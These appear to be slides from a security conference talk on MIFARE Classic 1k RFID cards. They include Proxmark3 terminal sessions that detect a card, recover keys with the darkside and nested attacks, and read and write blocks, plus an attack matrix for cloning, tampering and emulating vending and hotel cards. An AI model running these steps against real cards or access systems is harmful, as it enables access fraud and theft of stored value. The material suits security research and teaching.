
```
proxmark3> hf search

 UID : 91 9b 76 db
ATQA : 00 04
 SAK : 08 [2]
TYPE : NXP MIFARE CLASSIC 1k | Plus 2k SL1
proprietary non iso14443-4 card found, RATS not supported
No chinese magic backdoor command detected
Prng detection: WEAK

Valid ISO14443A Tag Found - Quiting Search

proxmark3> 
```



```
proxmark3> hf mf mifare
-------------------------------------------------------------------------
Executing command. Expected execution time: 25sec on average
Press button on the proxmark3 device to abort both proxmark3 and client.
-------------------------------------------------------------------------
....Parity is all zero. Most likely this card sends NACK on every failed authentication.
....Found 19 possible keys. Trying to authenticate with each of them ...

Found valid key:ffffffffffff


proxmark3> 
```

5. HANDS ON


GUIDED DEMO (PROXMARK)



```
proxmark3> hf mf nested 1 0 A FFFFFFFFFFFF
--nested. sectors:16, block no:  0, key type:A, eml:n, dmp=n checktimeout=471 us
Testing known keys. Sector count=16
nested...
-----------------------------------------------
uid:919b76db trgbl=4 trgkey=0
Found valid key:87[redacted]
-----------------------------------------------
uid:919b76db trgbl=4 trgkey=1
Found valid key:98[redacted]


-----------------------------------------------
Nested statistic:
Iterations count: 2
Time in nested: 2.639 (1.319 sec per key)
|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|001| [redacted]                             1 |
|002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|003|  000000000000  | 1 |  000000000000  | 1 |
|004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|005|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|006|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|007|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|008|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|009|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|010|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|011|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|012|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|013|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|014|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|015|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|---|----------------|---|----------------|---|
```

5. HANDS ON

GUIDED DEMO (PROXMARK)



```
proxmark3> hf mf rdbl
Usage:  hf mf rdbl    <block number> <key A/B> <key (12 hex symbols)>
        sample: hf mf rdbl 0 A FFFFFFFFFFFF
proxmark3> hf mf wrbl
Usage:  hf mf wrbl    <block number> <key A/B> <key (12 hex symbols)> <block data (32 hex symbols)>
        sample: hf mf wrbl 0 A FFFFFFFFFFFF 000102030405060708090A0B0C0D0E0F
proxmark3> hf mf rdbl 8 A FFFFFFFFFFFF
--block no:8, key type:A, key:ff ff ff ff ff ff
#db# READ BLOCK FINISHED
isOk:01 data:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
proxmark3>
```

5. HANDS ON

ATTACK MATRIX

Attack (proxmark / acr122u)	Vending Machine	Fake Hotel
Tamper	Yes / Yes	Yes / Yes
Clone	Yes / Yes	Yes / Yes
Clone Magic	Yes / No	Yes / No
Sniff	Yes / No	Yes / No
Emulate	No / No	Yes / No

* Online encrypter/decypter provided

CONCLUSIONS:

- ✓ PROXMARKv3 RULZ!
- ✓ MIFARE CLASSIC 1k/4k are like XP in 90’s
- ✓ RFID USES SECURITY BY OBSCURITY
- ✓ PROVIDERS ALLOW MIFARE CLASSIC 1K

REFERENCES:

- Hacking-MIFARE-Classic-Cards-Slides [BH Sao Paulo 14]
- Cryptanalytic Attacks on MIFARE Classic Protocol [RSA Conference 2013]
- A Practical Attack on the MIFARE Classic [Whitepaper]
- Cryptanalysis of Crypto-1 [Whitepaper]
- Algebraic Attacks on the Crypto-1 Stream Cipher in Mifare Classic and Oyster Cards [Whitepaper]

THANK YOU